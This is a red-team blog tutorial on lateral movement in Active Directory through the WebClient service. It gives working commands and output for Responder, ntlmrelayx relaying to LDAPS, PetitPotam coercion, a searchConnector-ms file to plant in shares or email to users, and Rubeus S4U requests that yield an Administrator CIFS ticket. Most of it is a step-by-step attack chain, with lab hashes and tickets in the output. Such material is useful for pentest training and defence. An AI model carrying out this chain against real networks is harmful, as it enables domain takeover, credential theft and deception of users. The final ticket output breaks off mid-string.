Lateral Movement – WebClient

pentestlab.blog/category/red-team/page/24

October 20, 2021

Coercing elevated accounts such as machine accounts to authenticate to a host under the control of an attacker can provide an opportunity for privilege escalation and domain escalation. There are various examples which involve the Print Spooler service, the PetitPotam attack or the lock screen of Windows that trigger machine accounts to authenticate with another system and relay this authentication on the domain controller.

The PetitPotam attack enables a threat actor which has established access on the organization network to compromise the domain. However, this attack could be combined with resource based constrained delegation in order to gain elevated access to other systems on the network which are running the WebDav service as a lateral movement option.

The configuration of Responder should be modified to disable the HTTP service to avoid conflict with the ntlmrelayx tool which is going to capture HTTP authentication. Executing the following will open the configuration file of Responder.

```
sudo vi /usr/share/responder/Responder.conf
```

```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random

; SQLite Database file
; Delete this file to re-capture previously captured hashes
Database = Responder.db
```

Responder – Disable HTTP Service

Execution of Responder is required in order to generate the Windows machine name that could be used at a later stage during the execution of the PetitPotam attack. WebDav clients can pass authentication automatically to a netbios name and not to an IP address.

Therefore the attack will not work if an IP address is used.

```
sudo responder -I eth0
```

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0                                                    1 ⚙
[sudo] password for kali:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.---.
  |   _|  -__|__ --|  _  |  -  |     |  -  ||   _|  _|
  |__| |_____|_____|   __|_____|__|__|_____||__|_____|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
```

Responder

In this instance the Responser Machine Name was: “*WIN-UBNW4FI3AP0*“.

```
[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.0.0.2]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-UBNW4FI3AP0]
    Responder Domain Name      [2T67.LOCAL]
    Responder DCE-RPC Port     [49721]

[+] Listening for events...
```

Responder Machine Name

The ntlmrelayx tool from Impacket suite can perform automatically resource based constrained delegation attacks with the "*–delegate-access*" flag. The target host will be the domain controller and authentication will be relayed via the LDAP protocol.

```
python3 ntlmrelayx.py -t ldaps://dc --delegate-access -smb2support
```

```
┌──(kali㉿kali)-[~/impacket/examples]
└─$ python3 ntlmrelayx.py -t ldaps://dc --delegate-access -smb2support
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Co
rporation

[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

ntlmrelayx – Resource Based Constrained Delegation

The GetWebDAVStatus tool can be executed from an implant via execute-assembly (Cobalt Strike, Metasploit etc.) in order to identify systems which are running the WebClient service and therefore could be used for lateral movement. The tool was developed by Dave Cossa and uses the named pipe "*DAV RPC SERVICE*" to determine the hosts which are running the service.

```
GetWebDAVStatus.exe 10.0.0.4
```


Command Prompt

```
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>GetWebDAVStatus.exe 10.0.0.4
[+] WebClient service is active on 10.0.0.4

C:\Users\pentestlab.PURPLE>_
```

WebDavStatus – Remote

Alternatively, the "*webclientservicescanner*" python tool can be used from a non domain joined system against a network range. However, valid domain credentials are required.

```
webclientservicescanner purple.lab/pentestlab:Password1234@10.0.0.1-10.0.0.9
```



webclientservicescanner

In the event that no clients are running the web client service can be enabled remotely by using "*searchConnector-ms*" files as described by David Middlehurst in his article about search connectors and library files. The following is a schema example file which was presented in the article and can be planted in an SMB share or delivered via email towards a number of users to coerce the service to start.

```
<?xml version="1.0" encoding="UTF-8"?>
<searchConnectorDescription
xmlns="http://schemas.microsoft.com/windows/2009/searchConnector">
    <iconReference>imageres.dll,-1002</iconReference>
    <description>Microsoft Outlook</description>
    <isSearchOnlyItem>false</isSearchOnlyItem>
    <includeInStartMenuScope>true</includeInStartMenuScope>
    <iconReference>https://w.dtm.uk/0001.ico</iconReference>
    <templateInfo>
        <folderType>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}</folderType>
    </templateInfo>
    <simpleLocation>
        <url>https://w.dtm.uk/</url>
    </simpleLocation>
</searchConnectorDescription>
```

From the results above two hosts can be used for lateral movement. (10.0.0.4 and 10.0.0.9). Executing the PetitPotam exploit using the Windows machine name from Responder and the host which is running the WebClient service will force the machine account of the target IP address to authenticate with the system which is configured to receive that authentication.

```
PetitPotam.exe WIN-UBNW4FI3AP0@80/pentestlab 10.0.0.4
```

```
Command Prompt
Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab.PURPLE>PetitPotam.exe WIN-UBNW4FI3AP0@80/pentestlab 10.0.0.4
Usage: PetitPotam.exe <captureServerIP> <targetServerIP>
Attack success!!!

C:\Users\pentestlab.PURPLE>
```


PetitPotam

The machine account of the target host (PC1$) will authenticate with the domain controller via LDAP connection. Since the flag "*–delegate-access*" has been used during execution of ntlmrelayx a new computer account will be created on the domain with delegation permissions over the host PC1 (10.0.0.4).

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.0.0.4, attacking target ldaps://dc
[*] HTTPD: Received connection from 10.0.0.4, attacking target ldaps://dc
[*] Authenticating against ldaps://dc as PURPLE\PC1$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Authenticating against ldaps://dc as PURPLE\PC1$ SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large dom
ains
[*] Attempting to create computer in: CN=Computers,DC=purple,DC=lab
[*] Adding new computer with username: WVLFLLKZ$ and password: iUAL)l<i$;UzD7
W result: OK
[*] Delegation rights modified succesfully!
[*] WVLFLLKZ$ can now impersonate users on PC1$ via S4U2Proxy
[*] Delegate attack already performed for this computer, skipping
```


Resource Based Constrained Delegation – Remote Computer Object

The new computer account will be visible into the Active Directory object "*Computers*".




Active Directory – New Computer Object

The PC1$ machine account will have some permissions over the new computer account.



Active Directory – New Computer Object Permissions

The attribute "*msDS-AllowedToActOnBehalfOfOtherIdentity*" of the PC1 (10.0.0.4) host has been modified and therefore the new machine account (WVLFLLKZ) has delegation permissions.



Attribute – msDS-AllowedToActOnBehalfOfOtherIdentity

The methodology of Resource Based Constrained Delegation is now applicable and could be used to establish an elevated session. Execution of the following command will calculate the hash values of the new machine account password.

```
.\Rubeus.exe hash /domain:purple.lab /user:WVLFLLKZ$ /password:'iUAL)l<i$;UzD7W'
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\pentestlab.PURPLE> .\Rubeus.exe hash /domain:purple.lab /user:WVLFLLKZ$ /password:'iUAL)l<i$;UzD7W'

   ______        _
  (_____ \      | |
   ____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Calculate Password Hash(es)

[*] Input password             : iUAL)l<i$;UzD7W
[*] Input username             : WVLFLLKZ$
[*] Input domain               : purple.lab
[*] Salt                       : PURPLE.LABhostwvlfllkz.purple.lab
[*]       rc4_hmac             : F469F5F1E22720F332B1C5C485038EDB
[*]       aes128_cts_hmac_sha1 : 1FB4F8FB469F704E376C0170F283293D
[*]       aes256_cts_hmac_sha1 : E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F
[*]       des_cbc_md5          : 8C6D2973C77F0116

PS C:\Users\pentestlab.PURPLE>
```

Rubeus – Calculate Password Hash

Rubeus support the service for user (S4U) kerberos extension and can be used to request a service ticket for the CIFS service of the target host on behalf of the Administrator account. The initial ticket request will correspond to the machine account.

```
.\Rubeus.exe s4u /user:WVLFLLKZ$
/aes256:E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F
/impersonateuser:Administrator /msdsspn:host/pc1.purple.lab /altservice:cifs
/nowrap /ptt
```

```
PS C:\Users\pentestlab.PURPLE> .\Rubeus.exe s4u /user:WVLFLLKZ$ /aes256:E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D7401
40C329F248992D8F /impersonateuser:Administrator /msdsspn:host/pc1.purple.lab /altservice:cifs /nowrap /ptt

  _____       _
 (_____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: E0B3D87B512C218D38FAFDBD8A2EC55C83044FD24B6D740140C329F248992D8F
[*] Building AS-REQ (w/ preauth) for: 'purple.lab\WVLFLLKZ$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIE+DCCBPSgAwIBBaEDAgEWooIEAjCCA/5hggP6MIID9qADAgEFoQwbClBVUlBMRS5MQUKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCnB1cnBsZS5sYW
KjggO+MIIDuqADAgESoQMCAQKiggOsBIIDqKpqD+m8dIhVrBNFK+eec0zHWalnTzgCsMXra02ZUCNIaSjwik8JlTXJ0hLUXkfsA6KWXTdOymKV36EAqyYPZV
rj+W7jxrtwX1sy6j5wiVVEnRLeFKFpQjUmYAtE+Jk6vb9C9uYaGgcXHVjTVTipjS84Q2xn4Xux4QC+JYsttrJBBcPQvm2uwURxRXblZlxUKWu7wz7HXduICW
xN3zOpe1tJclpYDU7X3niXkq7pqc/5c0bldhtr/VDNTY9VXVTwhrp+HqRo1a7/1HPEgFP3b+S1Xi2DiLmDup3xeje8dol65ArOTjUvBgTjjFyXLvFgTPlhiQ
z+5Z/g6ViiYAg0dvfO+eNvha7Jxo2l8IG+UhJakOz883697nt0dEyeCnPwUUgo37XU8YOvLqlOSbUktYBkOs3AzDZ3UQruGu+nPhYHIT5pEUS3ZrTxhebKc/
Uty04LSRUNF5Aq8NCqZ1hDmHiBFhsdvgOy2YItXUm3ibrrDub8hq7+lZNze6WnG6X0Mpkzgyibvudr1SvH3sR5kli5rCde7vUHu81x0FU3m4OOPB5Gg+k2YO
+R4lYmSoG8NzYLR0FQ4p2DgpxluVpwCmOOqE5w5OQ0sVPm57SwwTN5cO1B/pd4AprR3NO2/7KKiq7IXW2lJXN/ByS7R3w+Bbbx2SDEiW3xYQSvyf6JMS2vXE
o/Uqxh/nX/U58WNLZ6CbhkeBwosjsX+haJpw4c/6VGR6fOOJzYO/Tf9WXg1UJoFj9xSJLGwbcO4+7Gt5duBpLv0wp5Tjy7iAHw8OJWbzSjc8w/N2Ujqv1gGt
Xm5voxYNFIca5q3XTq/JK1Bg+s+Ll3t8goHAx3K8VX/Q6lnqPcfVkra34oqlRVLSH1tGj7Dzpv+EeynWW/tAsejWL8cAetPODQeoE8wxpsZ8On+efqtwPJSN
hSRDxfwUvGatHJ8NzTqVOe/kff4b+GaPVjEqrd5ig/wQ2qg66ERFWg3g1/HiWdyFZ87L17IcICjBPNFHwVVmL3kUt34zT9XQqjoUD/mmmaLwLrN9TdBIxtg4
JKM8gUa0XmxMV2x/ux46f+OXorrM4gGi/F7XOnW8IY6s7Pb0h3uHBWoFI9H/aEbFCTqzqJCK5ReUywGA3JibLklFBeg22kkVD4v4rZEOx0CYDMdGEhMeENgh
Eu2rYn1MmHneTZOFBGabw+xEVNXmeb6OGvSgUIAP9BNvy+F/nE8e872a0pagIq2NeVufQmTy/lFa+IE9HOnKOB4TCB3qADAgEAooHWBIHTfYHQMIHNoIHKMI
HHMIHEoCswKaADAgESoSIEIH8Wa8ftuMOQK0JAyDZVBSaRCOYM/O37CA9jip4Rnu2EoQwbClBVUlBMRS5MQUKiFjAUoAMCAQGhDTALGwlXVkxGTExLWiSjBw
MFAEDhAAClERgPMjAyMTEwMDMxNzI3MTVaphEYDzIwMjExMDA0MDMyNzE1WqcRGA8yMDIxMTAxMDE3MjcxNVqoDBsKUFVSUExFLkxBQqkfMB2gAwIBAqEWMB
QbBmtyYnRndBsKcHVycGxlLmxhYg==
```

Rubeus – Request TGT Machine Account

The second request for a ticket will correspond to the Administrator account.

```
[*] Action: S4U

[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2self request for: 'WVLFLLKZ$@PURPLE.LAB'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'Administrator' to 'WVLFLLKZ$@PURPLE.LAB'
[*] base64(ticket.kirbi):

      doIFMjCCBS6gAwIBBaEDAgEWooIEUTCCBE1hggRJMIIERaADAgEFoQwbClBVUlBMRS5MQUKiFjAUoAMCAQGhDTALGwlXVkxGTExLWiSjggQWMIIEEq
ADAgEXoQMCAQGiggQEBIIEADx91L1EHaeyV7dGFi9t+tgSHDB57J6o/S6ClO94YseG/lVP1HgAuKsjkskRCJaIy9vcDs6azpeMEiCis9fgX03Nu02X1BrlSx
FbBop2Euq0Z2oAOfqkiYd/Ejk3IE74JpOlTGh+0a/6VS/7wKBD8LFDKHysYy3peRgRQDIy+iHlE4+Z+9fXctKqO7iHICfDULQ0AJ0D5TvnWBjCK8Toia+BhS
odOIs9EbFyfjv+UJaMlLBSUhP62suphlgI6XgnbZcdFxz5ZbK/2UEKKt7XZGxM6VlBYBU7J4RgUgsU4kjgj2Tpo44tQfyJp9eH9QaQ6awZmGJz7yh67jEDd7
inzZCfdkiUou+izOT39baLIaIO5ytHElS9RZdS2kkfbq8jIB3/LkxYOZbS3gAVX57TjDFZFAht9QaUZ3DNxpBJMKb8VqjUo6PK5e7YHAuXRs4Q0liywGwUNF
UF3coQUWuQOZoX0nN27zoE1V/8ewFk4i6a6XKlJO3s7kptqN3YIw97s8I0gx5uc6pdULHiqRCGFGLbM4fJ+vzSk98QU4YFWWcbLZPG1W74qo5CVlXCyQNxbn
O/V2iB4q8s1hFY/YU2iyRvdCfuqOOLeoMzt7Ng0hqsC8sWk8rVvPhjwSJBQMnuLyLyB+yzedaGGFwmHzGcLlf69jCgRCuoOibD2MxLsYqyUsA40+li21t65B
g+mMcR8ygryB3CROPwnWlHJt9yKc1tzgYVnkF53CrzOarwma4QLNdbgHGKB4yGZUSYw/URvN9QzTZBwguuPvmSoC+sjYeIOA7UufAxtxcEnGtwyfb6PVVAi8
WoxtS5N0VCn2vt4R8HEK8nNwlVQu/omXkYtANScOXIhQDIl7Lft89ngkwksMlNd+k7SKvbFUR7yGPRxZAAp4Nf3lbf7UZhiFqBP5KaufbPBoR0UmqAPOPpO
O/M7/liyE+R01LX4YjE3iYOucpTTBjPNhK5YGHXezevE4FrzxFX9TAUBplVr0htva6lIEGulwIXsHfJTZbcQiAqpFy2ZjQIG932MRoPL+EmVrWS5s26esoA2
q0q3x0IcRzDZPt6fqK70EDZzBiMmDApbq/TQ7RbZRSMgxOIe3lhIv4ngQgkejafJ5rdRPyp9rgCLD0B9v7XHf2Fbb+tXCa40S0r80TXUBniyIHS/NUh7WwbW
LM6mJn2QOuYzbg0cpymc0YzrAMxrJtwDokiPaKiJ4BPaXCv+ZsG8ujl3p3gkziCWCKR/SPxQD3MQsGUJQrFH2jJSI/CZEW1pq6Gl2A2uXZZtbjowtICtZtB+
9HIE+iFJKM5emlGZBlS4iaQn+XZxB0gOW4ium34gqNstAQapJHxgm7Akr/2KO6BSnB6ZajgcwwgcmgAwIBAKKBwQSBvn2BuzCBuKCBtTCBsjCBr6AbMBmgAw
IBF6ESBBCY9aaWSojAnafcVjFDkECOoQwbClBVUlBMRS5MQUKiGjAYoAMCAQqhETAPGw1BZG1pbmlzdHJhdG9yowcDBQAAoQAApREYDzIwMjExMDAzMTcyNz
E1WqYRGA8yMDIxMTAwNDAzMjcxNVqnERgPMjAyMTEwMTAxNzI3MTVaqAwbClBVUlBMRS5MQUKpFjAUoAMCAQGhDTALGwlXVkxGTExLWiQ=
```

Rubeus – Administrator Ticket

The final ticket will be requested on behalf of the administrator account using the Kerberos extension service for user proxy (S4U2proxy). The ticket will be for the service common internet file system (CIFS) and could be used to get direct access on the host via SMB or WMI protocols.

```
[*] Impersonating user 'Administrator' to target SPN 'host/pc1.purple.lab'
[*]   Final ticket will be for the alternate service 'cifs'
[*] Using domain controller: dc.purple.lab (10.0.0.1)
[*] Building S4U2proxy request for service: 'host/pc1.purple.lab'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/pc1.purple.lab':

      doIF7DCCBeigAwIBBaEDAgEWooIFADCCBPxhggT4MIIE9KADAgEFoQwbClBVUlBMRS5MQUKiITAfoAMCAQKhGDAWGwRjaWZzGw5wYzEucHVycGxlLm
